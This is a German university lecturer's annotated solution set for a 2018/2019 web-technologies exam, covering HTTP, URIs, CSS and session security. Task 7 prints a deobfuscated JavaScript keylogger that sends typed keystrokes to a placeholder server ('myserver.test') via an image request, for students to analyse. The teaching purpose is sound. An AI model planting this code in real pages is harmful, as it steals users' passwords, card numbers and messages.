Kommentierte Lösung der digitalen Open-Books-Klausur „Web-Technologien“ im Wintersemester 2018/2019

Tobias Thelen <tobias.thelen@uni-osnabrueck.de>
19. November 2019

Einleitung

Die Klausur „Web-Technologien“ wurde im Wintersemester 2018/2019 als „digitale Open-Books-Klausur“ durchgeführt, d.h. die Teilnehmenden durften analoge und digitale mitgebrachte Materialien nutzen und das Internet am Klausurrechner für Recherchezwecke nutzen. Untersagt war die Verwendung eigener elektronischer Geräte sowie die Internetnutzung für direkte und indirekte Kommunikationsversuche.

Das Modul „Web-Technologien“ ist ein Wahlpflichtmodul, das sowohl für Bachelor- als auch Masterstudierende in den Informatik-Studiengängen der Universität Osnabrück konzipiert ist. Die Kompetenzziele des Moduls sind beschrieben als:

- Grundverständnis aktueller client- und serverseitiger Technologien, die für die Implementation von Webanwendungen erforderlich sind.
- Dieses Grundverständnis auf exemplarische Fragestellungen mit eingeschränkter Komplexität unter Nutzung eines ausgewählten Technologiestacks anwenden können.
- Qualitätssicherungsmaßnahmen für Webanwendungen systematisch einsetzen können.
- Sicherheitsfragen von Webanwendungen erkennen und berücksichtigen können.

Das Modul wird jährlich angeboten und besteht laut Modulhandbuch aus einer Vorlesung und einer Übung (zusammen 4 Semesterwochenstunden), wird aber seit 2017 im Inverted-Classroom-Format durchgeführt[1]. Dadurch entfällt die Vorlesung, stattdessen wurden im Wintersemester 2018/2019 Walk-In-Sessions angeboten, die mit Testaten kombiniert wurden. Die Studierenden haben in Arbeitsgruppen von bis zu drei Personen über das Semester verteilt 4 größere Übungsaufgaben bearbeitet, deren Lösung Sie innerhalb eines 4-Wochen-Zeitraums zu einem selbst gewählten Zeitpunkt dem Dozenten präsentieren mussten. Insgesamt standen für die Walk-In-Sessions fünf Zeitstunden pro Woche zur Verfügung, die neben den Testaten für Gruppenarbeiten, Nachfragen und Hilfestellung genutzt werden konnten.

Das Bestehen der Übungsaufgaben mit jeweils mindestens 50% der verfügbaren Punkte ist Zulassungsvoraussetzung für die Klausur, die Modulnote ergibt sich aber allein aus der Klausur. In den Übungsaufgaben ging es darum, realistische Anwendungen im Zusammenspiel von Python, Javascript, HTML und CSS zu entwickeln.

[1] Playlist mit allen Videos: https://www.youtube.com/watch?v=L511knyVJng&list=PLXlq-maVz42-IMTYwCzRPe4LFfYGiFYN9

Die Klausur umfasst laut Modulhandbuch 120 Minuten und wurde im Wintersemester 2018/2019 zum zweiten mal als digitale Open-Books-Klausur durchgeführt. Hauptmotivation war es, realistischere Aufgabenstellungen im Rahmen der Klausur zu realisieren und die Rolle des Auswendig-Lernens von Fakten zu verringern. In der Klausur dominieren Anwendungsaufgaben, bei denen Verständnis und Erfahrung vorausgesetzt werden, ggf. aber auch Recherchen während der Klausur zum Ziel führen oder hilfreich sind. Aufgrund der knappen Zeit wird in der Klausur keine serverseitige Programmierung verlangt, es gibt aber Beurteilungsaufgaben zu serverseitigem Code. Als Arbeits- und Programmierumgebung dient vor allem der Browser.

Im Folgenden sind die Originalaufgaben der Klausur mit Musterlösungen, einer Beschreibung des intendierten Lösungsweges und einer kurzen Einschätzung typischer Probleme und Schwierigkeiten wiedergegeben.

1. HTTP-Response (2 Punkte)

Aufgabenstellung

Rufen Sie im Browser die URL https://vm009.rz.uni-osnabrueck.de/wtklsr19a/fgb1/ auf. Welche Reason-Phrase weist die 1. Response auf?

Hinweis:

- Die Beispiele in der Klausur verwenden https als Protokoll. Das spielt für Sie keine Rolle, Sie können alle https-Requests genau wie http-Requests behandeln. In keiner der Aufgaben spielt die Unterscheidung zwischen http und https eine Rolle.

Lösung


CONGRATULATIONS (Freitexteingabe)

Bewertung

Korrekte Lösung = 2 Punkte
Angabe von Response-Code und Reason-Phrase = 1 Punkt
Alle anderen Lösungen = 0 Punkte

Lösungsweg

Die angegebene URL muss im Browser mit geöffnetem Netzwerk-Reiter der Entwickler-Tools aufgerufen werden. In der Detailansicht zum Request findet sich der Status-Code 288 und die Reason-Phrase CONGRATULATIONS.



Häufige Fehler

- Angabe des Status-Code 288 anstelle der Reason Phrase
- Angabe des HTML-Seiteninhalts „Ok.“ anstelle der Reason Phrase

2. Statuscode 404 (2 Punkte)

Aufgabenstellung

Versuchen Sie mit dem Webbrowser einen Request abzusenden, der unterhalb von https://vm009.rz.uos.de/wtklsr19a/fgb1/ einen 404-Fehler erzeugt. (D.h. der Pfad, den Sie verwenden, muss mit `/wtklsr19a/fgb1/` beginnen.

Das Lösungswort lautet _____

Lösung


pb9xx4fd (Freitexteingabe)

Bewertung

- Korrekte Lösung: 2 Punkte
- Jede andere Lösung: 0 Punkte

Lösungsweg

Der Fehler 404 NOT FOUND wird typischerweise ausgelöst, wenn eine nicht vorhandene Ressource angefragt wird. Daher führt nahezu jeder Request mit einem Pfad, der `/wtklsr19a/fgb1/` als Präfix hat, zu solch einem Fehler. Auf der dann erscheinenden Fehlerseite wird auf das Lösungswort hingewiesen.



Häufige Fehler

- URL statt Lösungswort angegeben

3. HTTP-Response: Redirect (3 Punkte)

Rufen Sie im Browser die URL https://vm009.rz.uni-osnabrueck.de/wtklsr19a/wtr/ auf.

Nach einer Sekunde wird Ihr Browser auf eine andere URL weitergeleitet. Was ist die Ursache für diese Weiterleitung?

Hinweis:


- Sie müssen die Ursache nur finden und in das Antwortfeld kopieren, nicht im Detail erklären!

Lösung

```
<meta http-equiv="refresh" content="1;z113.html">
```

Lösungsweg

Die Lösung ist wieder über den geöffneten Netzwerk-Reiter in den Entwickler-Tools zu finden, allerdings mit der zusätzlichen Schwierigkeit, dass die weiterleitende Response ggf. nach Weiterleitung aus der Liste verschwindet (Entwickler-Tools-Einstellung ändern).



Die Hauptschwierigkeit bestand darin, eine Weiterleitungsmethode zu erkennen, die in der Vorlesung nicht vorkam.

Die Haupthinweise darauf, dass es sich nicht um die aus der Vorlesung bekannte übliche Weiterleitungsmethode über eine Response mit 300er-Code und Location-Header handelt, liefern zum einen das Fehlen einer solchen Response in der Netzwerkansicht und zum anderen die Verzögerung von einer Sekunde. Mit dieser Information lassen sich auch leicht Lösungshinweise per Suchmaschine finden (z.B. Suche nach „Weiterleitung nach Sekunden“).

Die tatsächliche Ursache findet sich dann im Body (HTML) der weiterleitenden Response.

Häufige Fehler

- Nennen der Standard-Weiterleitungsmethode aus der Vorlesung (z.B. „301“ oder „Location-Header“), ohne dafür Beweise gefunden zu haben.

4. RFC: Uniform Resource Identifies (URI)- Generic Syntax (5 Punkte)

Aufgabenstellung

Der RFC 3986 spezifiziert die Syntax von URIs.

Informieren Sie sich im RFC 3986 (https://tools.ietf.org/html/rfc3986) darüber, wie die zulässige Syntax für Schema-Bezeichner definiert ist und entscheiden Sie, welche der nachfolgenden Beispiele zulässige Schemabezeichner in kanonischer Form darstellen.

Hinweise:

- Der Doppelpunkt wie z.B. in http://www.uos.de gehört nicht zum Schemabezeichner.
- Beachten Sie die Anforderung "in kanonischer Form"!

Lösung (Multiple Choice-Auswahl mit Kommentarmöglichkeit)

- **`html`** -> korrekt
- **`spiel77`** -> korrekt
- `Spiel-77` -> nicht korrekt („kanonische Form“ schreibt Kleinschreibung vor)
- **`http+https`** -> korrekt
- `8ung` -> nicht korrekt (muss mit Buchstabe beginnen)
- **`about...`** -> korrekt
- `ping%20server` -> nicht korrekt (% ist kein erlaubtes Zeichen)
- `öffentlich` -> nicht korrekt (nur ASCII-Buchstaben erlaubt, keine Umlaute)
- `127.0.0.1` -> nicht korrekt (muss mit Buchstabe beginnen)
- **`schemenamesmightbeverylongiftheyareusedforspecificpurposeslikeinthisexample`** -> korrekt

Häufige Fehler

- Nicht erkannt, dass „kanonische Form“ Kleinschreibung vorschreibt (Spiel-77)
- Nicht erkannt, dass nur ASCII-Buchstaben erlaubt sind (öffentlich)

5. Korrigieren eines HTTP-Requests (8 Punkte)

Aufgabenstellung

Korrigieren Sie den angegeben HTTP-Request so, dass ein wohlgeformter und RFC-konformer Request entsteht.

Hinweise:

- Dazu gehört auch die Prüfung, ob die Werte eines Header-Feldes den spezifischen Anforderungen für dieses Feld genügen.
- Korrigieren Sie falsche oder unübliche Header-Felder so, dass ein plausibler Eintrag entsteht.
- Zeilen, die nicht in einen HTTP-Request gehören, sollen entfernt werden
- Die 32 muss nicht überprüft werden

```
PUT \path\script.cgi\23456 HTTP/1.1
200 OK
Server: uni-osnabrueck.de
User Agent: MyBrowser/8.8
Accept: text/html, application/xhtml+xml
Content-Length: 32
title:Demo&content:Something
```

Lösung und Bewertung

```
PUT /path/script.cgi/23456 HTTP/1.1          (\ in / umwandeln -> 1 Punkt)
                                             (200 OK gelöscht -> 1 Punkt)
Host: uni-osnabrueck.de                      (Server: in Host: ändern -> 1 Punkt)
User-Agent: MyBrowser/8.8                    (Bindestrich bei User Agent ergänzen -> 1 Punkt)
Accept: text/html, application/xhtml+xml     (unverändert lassen -> 1 Punkt)
Content-Type: application/x-www-form-urlencoded   (einfügen -> 1 Punkt)
Content-Length: 32                           (unverändert lassen -> 1 Punkt)
                                             (Leerzeile einfügen -> 1 Punkt)
title=Demo&content=Something                 (: in = ändern -> 1 Punkt)
```


Die Punktesumme (hier im Bewertungsschema: 9) wird auf maximal 8 begrenzt, d.h. eine Abweichung ist zulässig.

Häufige Fehler

- Kleine Abweichungen übersehen (z.B. Richtung der Slashes, fehlender Bindestrich)
- Besonders häufig: Fehlerhafte Body-Codierung (: in = ändern) nicht erkannt

6. Buntes Quadrat (15 Punkte)

Geben Sie möglichst knappen HTML- und CSS-Code an, der eine Darstellung wie im folgenden Bild erzeugt:



Informationen:

- Das rote Quadrat (Farbe: "maroon") ist ca. 300x300 Pixel groß.
- Das grüne Quadrat (Farbe: "green") ist ca. 200x200 Pixel groß.
- Der Text "Quadrat" ist horizontal und vertikal zentriert und verwendet die Default-Schriftart in Default-Größe und -Farbe (d.h. Sie müssen zu Schriftart, -farbe und -größe keine Angaben machen)

Hinweise:

- Verwenden Sie http://jsbin.com , http://jsfiddle.net o.ä. zum Ausprobieren
- Der angegebene HTML- und CSS-Code muss funktionieren (sonst max. 50% der Punkte).
- Vertikales Zentrieren ist nicht ganz einfach. Informationen finden Sie z.B. hier: https://vanseodesign.com/css/vertical-centering/
- "Möglichst knapp bedeutet": Verwenden Sie möglichst wenige HTML-Elemente, möglichst einfache CSS-Selektoren und möglichst wenige CSS-Regeln.

Hinweise zur Bewertung:

- Quadrate und Text vorhanden (2 Punkte)
- Größe und Farben der Quadrate (4 Punkte)
- Zentrierung (5 Punkte)
- Möglichst knappe Lösung (4 Punkte)

HTML nur relevanter Ausschnitt, kein <html>,<body>, ...

Lösung

HTML:

```
<p>Quadrat</p>
```

CSS:

```
p {
     width:200px;
     height:200px;
     border: 50px solid maroon;
     background-color:green;
     text-align:center;
     line-height:200px;
}
```

Lösungsweg

Die Aufgabe war recht einfach, wenn man bedacht hat, dass jedes Block-Element dem CSS-Boxmodell unterliegt. Von dieser Überlegung war die Idee naheliegend, das rote Quadrat nicht als eigenständiges Quadrat, sondern als sehr breiten Rand des grünen Quadrats zu sehen. Dadurch entfiel das Zentrieren des Quadrats und der Code konnte sehr knapp werden.

Für das vertikale Zentrieren des Textes wurde die einfachste Möglichkeit als erste Variante in dem verlinkten Blog-Beitrag beschrieben.

Häufige Fehler

- Sehr viele insgesamt korrekte Darstellungen
- Viele Abzüge, weil kein besonders kompakter Code (Ein-Quadrat-Lösung) gefunden wurde
- Die Aufgabe birgt die Gefahr, viel Zeit durch Trial-and-Error-Lösungssuche zu verbrauchen

7. Ominöses Javascript (Kapitel 5)

Aufgabenstellung

Einem Angreifer ist es gelungen, auf der Webseite https://vm009.rz.uos.de/wtklsr19a/kl/ Javascript-Code einzuschleusen. Dieser Javascript-Code tut etwas, das Entwickler und Anwender nicht wollen.

1. Erklären Sie kurz, worin das Problem besteht, d.h. was der Javascript-Code unerwünschtes tut?
2. Kopieren Sie den von der Anwendung verwendeten Javascript-Code in das Antwortfeld und gestalten Sie ihn verständlich, d.h. fügen Sie Zeilenumbrüche ein, machen sie die enthaltenen simplen Verschleierungsversuche rückgängig und kommentieren Sie den Code.

Hinweise:

- Unter Verschleierungsversuchen sind z.B. Variablen zu verstehen, die nur eingeführt werden, damit Funkionsaufrufe und andere Verwendungen weniger auffällig aussehen. Es kommt in Teilaufgabe 2 nicht darauf an, alle diese Versuche zu beseitigen, sondern darum, dass in Ihrer Darstellung der Code verständlich wird.
- Es kommt nicht darauf an, wie der Javascript-Code in die Anwendung gelangt sein könnte. Der gesuchte Fehler fällt nicht unter eine der in der Vorlesung beschriebenen Sicherheitslücken - es ist vielmehr eine mögliche Folge z.B. eines XSS-Angriffes.

1. Erklären Sie kurz, worin das Problem besteht, d.h. was der Javascript-Code unerwünschtes tut?

2. Kopieren Sie den von der Anwendung verwendeten Javascript-Code in das Antwortfeld und gestalten Sie ihn verständlich, d.h. fügen Sie Zeilenumbrüche ein, machen sie die enthaltenen simplen Verschleierungsversuche rückgängig und kommentieren Sie den Code.

Lösung

1. Worin besteht dieses Problem?

Auf der Seite wird Javascript-Code ausgeführt, der alle Tastatureingaben direkt an einen fremden (!) Server weiterleitet (keylogger). Damit werden Passwörter, Kreditkartennummern, vertrauliche Nachrichten etc. abgefangen.

2. Kopieren Sie den von der Anwendung verwendeten Javascript-Code in das Antwortfeld und gestalten Sie ihn verständlich, d.h. fügen Sie Zeilenumbrüche ein, machen sie die enthaltenen simplen Verschleierungsversuche rückgängig und kommentieren Sie den Code.

```
var buffer = ''; // a string buffer to collect the keys to send

// send the collected keys to another server
function sendKeys(){
    if (buffer != '') {
        // if we collected some typed keys:
        // new Image() create a new Image HTML Element
        // the browser sends a request as soon as the src attribute
        // is filled, there's no need to attach the Image to the DOM
        // The request includes the key buffer so it sends all typed
        // keys to another server. It does not matter whether the
        // server returns an Image or not, the result is not used.
```


```
        new Image().src = "https://myserver.test/k/" +
                          encodeURIComponent(buffer);
    }
    buffer = '' // clear buffer
}

// callback for every keypress: collect keys in buffer
function logKeys(event) {
    buffer += String.fromCharCode(event.which);
              // event.which is a character code, add to buffer as string
}

document.addEventListener('keypress', logKeys); // log every keypress
document.addEventListener('submit', sendKeys);  // send when submitting
                                                // (not guaranteed to work)
setInterval(sendKeys,500);  // send every 500 miliseconds
```

Lösungsweg

Webseite bei Aufruf:



Aufgabenstellung

Einem Angreifer ist es gelungen, Javascript-Code auf diese Webseite einzuschleusen. Dieser Javascript-Code tut etwas, das Entwickler und Anwender nicht wollen.

1. Worin besteht das Problem, was tut der Javascript-Code?
2. Kopieren Sie den von der Anwendung verwendeten Javascript-Code in das Antwortfeld und gestalten Sie ihn verständlich, d.h. fügen Sie Zeilenumbrüche ein, machen sie die enthaltenen simplen Verschleierungsversuche rückgängig und kommentieren Sie den Code.

Hinweise:

- Unter Verschleierungsversuchen sind z.B. Variablen zu verstehen, die nur eingeführt werden, damit Funkionsaufrufe und andere Verwendungen weniger auffällig aussehen. Es kommt in Teilaufgabe 2 nicht darauf an, alle diese Versuche zu beseitigen, sondern darum, dass in Ihrer Darstellung der Code verständlich wird.
- Es kommt nicht darauf an, wie der Javascript-Code in die Anwendung gelangt sein könnte.

Login (Beim Abschicken tut das Formular nichts - das ist nicht der Fehler!)

Username:


Password:

Credit Card Number:


Private Message:

Login

Ein Blick in den Netzwerk-Reiter in den Entwickler-Tools offenbart beim Ausfüllen des Formulars regelmäßige Requests, die Teile des eingetippen Textes enthalten.



Der HTML-Quellcode der Anwendung zeigt, dass eine Datei kl.js geladen wird, deren Inhalt sich als schwer lesbarer Javascript-Code herausstellt:



Der Weg zur vollständigen Lösung führte über folgende Schritte (inkl. Bewertungsinformationen):

1. Verhalten des Codes analysieren (Netzwerk-Reiter) und beschreiben (4 Punkte)
2. Code sinnvoll formatieren (1 Punkt)
3. Variablen und Funktionsnamen sinnvoll umbenennen (4 Punkte)
4. Base64-codieren Servernamen decodieren (1 Punkte)
5. Korrekte und sinnvolle Kommentare einfügen (5 Punkte)

Häufige Fehler

- Keylogger-Funktion nicht erkannt, stattdessen nur Teilfunktionalitäten beschrieben (z.B. „Bild erstellen“)
- Codierter Servername nicht als solcher erkannt

8. Aussagen über session.py (zu Kapitel 6, 10 Punkte)

Aufgabenstellung

Welche Aussagen über die in der Vorlesung mehrfach verwendete Session-Middleware (Python, Code s. https://github.com/tthelen/webtech18/blob/master/kapitel06/server/middlewares/session.py) sind korrekt?

Achtung: Falsche Antworten werden mit -1 Punkten bewertet (Die Gesamtpunktzahl der Aufgabe kann aber nicht < 0 sein). Wenn Sie sich nicht sicher sind, wählen Sie also lieber "keine Antwort".

Sie dürfen Erläuterungen zu Ihren Auswahlen angeben, die sich positiv, aber auch negativ auswirken können (wenn Sie eine Frage richtig ankreuzen, aber dann eine eindeutig falsche Erklärung dazu abgeben). Tipp: Verwenden Sie nicht viel Zeit auf diese Erläuterungen, sondern nutzen Sie sie nur, wenn Sie sich bei einer Antwort sehr unsicher sind.

Pro Nutzer der Anwendung kann es maximal eine aktive Session geben.	Ja **Nein** keine Antwort
Egal ob man „Nutzer“ als Person oder Eintrag in der Nutzerdatenbank versteht, verhindert die Session-Middleware nicht, dass mehrere Sessions mit mehreren Browsern zu nutzen oder durch Löschen des Session-Cookies eine weitere gültige Session generieren zu lassen.	
Jede Session ist an eine IP-Adresse gebunden, d.h. wird nur für Requests geladen, die von der IP-Adresse stammen, für die die Session angelegt wurde.	Ja **Nein** keine Antwort
Auf die IP-Adresse des Requests wird an keiner Stelle der Middleware zugegriffen. Auch außerhalb der Middleware wird sie vom Server-Framework nicht verwendet.	
Der String "abcdef012345689" ist eine gültige Session-ID.	Ja **Nein** keine Antwort
In der Methode check_id, die an allen relevanten Stellen zur Prüfung der Gültigkeit verwendet wird, ist eine gültige Session-ID über den regulären Ausdruck `r"^[0-9a-f]{32}$` definiert. Der angegebene String hat nicht genau 32 Zeichen und ist daher nicht gültig.	
Wenn das Session-Verzeichnis nicht existiert, wird eine im session.py-Code nicht abgefangene Exception ausgelöst.	**Ja** **Nein** **keine Antwort**
Hier wurden alle Antworten als korrekt gewertet. Beim Versuch, die Session-Datei zum Schreiben öffnen tritt eine Exception auf, die nicht abgefangen wird, wenn das Session-Verzeichnis nicht existiert. Da diese Exception aber nicht im session.py-Code ausgelöst wird, was mehrfach in den Kommentaren als Begründung für „nein“ angegeben wurde, werden beide Interpretationsmöglichkeiten akzeptiert und Enthaltungen nicht als Nachteil behandelt.	
Eine Session beinhaltet ein Python-Dictionary, das als Werte nahezu beliebige Python-Datenstrukturen enthalten kann.	**Ja** Nein keine Antwort

Das Session-Dictionary kann beliebige Strukturen aufnehmen. Zur Herstellung von Persistenz wird es mit dem pickle- und unpickle-Mechanismus (de)serialisiert. Dabei entstehen leichte Einschränkungen bzgl. der Datenstrukturen (File-Handler z.B. lassen sich nicht persistieren), die durch die Einschränkung „nahezu beliebige“ abgedeckt werden sollten.			
Wenn der Session-Cookie-Name nicht anderweitig gesetzt wird, könnte der gesamte Code aus process_response ohne Funktionalitätsverlust auch in process_request verschoben werden.	Ja	**Nein**	keine Antwort
In process_response wird session.save() aufgerufen und der Session-Inhalt persistiert. Würde das bereits in process_request geschehen, ließen sich keine Daten dauerhaft in die Sesison schreiben.			
Wird ein Session-Cookie im Browser manuell gelöscht, wird mit der nächsten Response das Cookie mit gleicher Session-ID neu gesetzt.	Ja	**Nein**	keine Antwort
Das im Browser gespeicherte Cookie dient nach Authentifizierung ja gerade als Beweis der vorher festgestellten Identität. Wird es gelöscht, gilt der Request als nicht authentifiziert und kann (und darf!) nicht mit Session-ID beantwortet werden.			
Um die Implementation anfällig für Path-Traversal-Angriffe zu machen, reicht es, eine einzige Zeile zu verändern.	**Ja**	Nein	keine Antwort
Ja, es muss nur der reguläre Ausdruck in der Methode check_id geändert werden. Der Einwand, dass anschließend kein vollwertiger Path-Traversal-Angriff möglich ist, bei dem z.B. beliebige Dateien komplett und direkt ausgelesen werden können, ist nicht stichhaltig, da auch andere negative Konsequenzen möglich sind – z.B. das Überschreiben von wichtigen Dateien beim Speichern der Session.			
Wenn ein Angreifer eine gültige Session-ID erbeutet hat, die zugehörige Session vor Verwendung der Session-ID durch den Angreifer aber per destroy() gelöscht wurde, erhält der Angreifer keine Fehlermeldung, sondern eine andere gültige Session-ID für eine neue Session.	**Ja**	Nein	keine Antwort
Die Middleware-Methode process_request erzeugt ein Session-Objekt, wenn ein Session-Cookie vorhanden ist. Im Session-Konstruktor wird die Cookie-ID auf Wohlgeformtheit geprüft (die gestohlene ID ist wohlgeformt) und danach werden die Session-Inhalte aus dem Dateisystem geladen. Schlägt dies fehl, wird eine neue Session mit neuer ID generiert (Zeile 56-59).			
Dem Session-Cookie fehlt das http-only-Flag. Deshalb könnte ein Angreifer eine evtl. vorhandene XSS-Lücke ausnutzen, um alle Inhalte der Session auszulesen (z.B. über einen Ajax-Request).	**Ja**	**Nein**	**keine Antwort**
Auch hier wurden alle Antworten als korrekt gewertet, weil die Frage verschiedene Interpretationen zulässt. Es ist nicht allein aufgrund einer XSS-Lücke möglich, den Session-Inhalt auszulesen, weil die Session-Inhalte immer nur für den Server direkt zugänglich sind. (Dies war die intendierte Interpretation.) Einige Klausurteilnehmende haben aber argumentiert, dass ja nicht bekannt ist, welche Funktionalitäten die Anwendung implementiert – darunter werden sich evtl. Routen befinden, die Session-Inhalte ausliefern.			

9. Stoppe die SPAM-Maschine (zu Kapitel 7 & 9, 10 Punkte)

